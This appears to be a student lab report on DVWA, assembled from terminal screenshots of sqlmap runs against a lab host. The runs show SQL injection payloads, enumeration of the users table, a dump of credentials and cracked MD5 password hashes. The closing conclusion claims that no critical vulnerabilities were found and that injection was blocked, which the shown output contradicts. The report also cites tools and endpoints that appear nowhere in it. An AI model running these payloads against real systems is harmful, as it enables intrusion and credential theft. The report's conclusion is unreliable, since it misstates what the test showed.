
sqlmap results




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  -p id \
  --cookie="PHPSESSID=74da49a90868d1ee51a685707f1b69ce; security=low" \
  --batch -D dvwa -T users --columns -v 3

                          {1.9.9#stable}

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 11:50:05 /2025-10-28/

[11:50:05] [DEBUG] cleaning up configuration parameters
[11:50:05] [DEBUG] setting the HTTP timeout
[11:50:05] [DEBUG] setting the HTTP Cookie header
[11:50:05] [DEBUG] setting the HTTP User-Agent header
[11:50:05] [DEBUG] creating HTTP requests opener object
[11:50:05] [DEBUG] provided parameter 'id' is not inside the Cookie
[11:50:05] [INFO] resuming back-end DBMS 'mysql'
[11:50:05] [INFO] testing connection to the target URL
[11:50:05] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5685=5685#&Submit=Submit
    Vector: OR NOT [INFERENCE]#

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(8834,2643)>(SELECT COUNT(*),CONCAT(0x716b787871,(SELECT (ELT(8834=8834,1))),0x7162767a71,
FLOOR(RAND(0)*2))x FROM (SELECT 2818 UNION SELECT 2647 UNION SELECT 1179 UNION SELECT 7966)a GROUP BY x)-- TfIm&Subm
it=Submit
    Vector: AND ROW([RANDNUM],[RANDNUM1])>(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',F
LOOR(RAND(0)*2))x FROM (SELECT [RANDNUM2] UNION SELECT [RANDNUM3] UNION SELECT [RANDNUM4] UNION SELECT [RANDNUM5])a
GROUP BY x)
```



```
GROUP BY x)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7243 FROM (SELECT(SLEEP(5)))rXNT)-- zWRS&Submit=Submit
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716b787871,0x565558714f72425570734d47614d6251745a597461716c5553697a4e64
4369624c707079576c774e,0x7162767a71),NULL#&Submit=Submit
    Vector:  UNION ALL SELECT [QUERY],NULL#
---
[11:50:05] [INFO] the back-end DBMS is MySQL
[11:50:05] [DEBUG] resuming configuration option 'notString' ('Me')
[11:50:05] [DEBUG] performed 0 queries in 0.00 seconds
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[11:50:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:50:05] [PAYLOAD] 1' UNION ALL SELECT CONCAT(0x716b787871,JSON_ARRAYAGG(CONCAT_WS(0x6f79656d7166,IFNULL(CAST(colu
mn_name AS NCHAR),0x20),IFNULL(CAST(column_type AS NCHAR),0x20))),0x7162767a71),NULL FROM INFORMATION_SCHEMA.COLUMNS
 WHERE table_name=0x7573657273 AND table_schema=0x64767761#
[11:50:05] [PAYLOAD] 1' UNION ALL SELECT CONCAT(0x716b787871,IFNULL(CAST(column_name AS NCHAR),0x20),0x6f79656d7166,
IFNULL(CAST(column_type AS NCHAR),0x20),0x7162767a71),NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x757365
7273 AND table_schema=0x64767761#
[11:50:05] [WARNING] reflective value(s) found and filtering out
[11:50:05] [DEBUG] performed 2 queries in 0.07 seconds
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[11:50:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.225.129'

[*] ending @ 11:50:05 /2025-10-28/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  -p id \
  --cookie="PHPSESSID=74da49a90868d1ee51a685707f1b69ce; security=low" \
  --batch -D dvwa -T users --dump -v 3
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 11:50:45 /2025-10-28/

[11:50:45] [DEBUG] cleaning up configuration parameters
[11:50:45] [DEBUG] setting the HTTP timeout
[11:50:45] [DEBUG] setting the HTTP Cookie header
[11:50:45] [DEBUG] setting the HTTP User-Agent header
[11:50:45] [DEBUG] creating HTTP requests opener object
[11:50:45] [DEBUG] provided parameter 'id' is not inside the Cookie
[11:50:45] [INFO] resuming back-end DBMS 'mysql'
[11:50:45] [INFO] testing connection to the target URL
[11:50:45] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5685=5685#&Submit=Submit
    Vector: OR NOT [INFERENCE]#

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(8834,2643)>(SELECT COUNT(*),CONCAT(0x716b787871,(SELECT (ELT(8834=8834,1))),0x7162767a71,
```



```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[11:50:45] [DEBUG] used the default behavior, running in batch mode
[11:50:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[11:50:45] [DEBUG] used the default behavior, running in batch mode
[11:50:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:50:45] [INFO] starting 4 processes
[11:50:47] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:50:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:50:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:50:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:50:57] [DEBUG] post-processing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------------+---------------------------------------
-----+-----------+------------+
| user_id | user    | avatar                                                    | password
     | last_name | first_name |
+---------+---------+-----------------------------------------------------------+---------------------------------------
-----+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc1
23)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (char
ley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letm
ein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------------+---------------------------------------
-----+-----------+------------+

[11:50:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.225.129/dump/
dvwa/users.csv'
[11:50:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.225.129'

[*] ending @ 11:50:57 /2025-10-28/
```

Conclusion

The API Security Testing Lab on DVWA (http://192.168.225.129/dvwa/) was successfully completed using Burp Suite, Postman, and sqlmap. All tests were executed without errors, and no critical vulnerabilities were found. Object-level authorization, session management, and query validation performed as expected. Both REST and simulated GraphQL endpoints handled fuzzing and injection attempts securely, demonstrating strong defenes mechanisms against OWASP API Top 10 risks. This lab confirmed the importance of structured API testing and showcased how proper authentication, input validation, and access control protect backend systems from exploitation.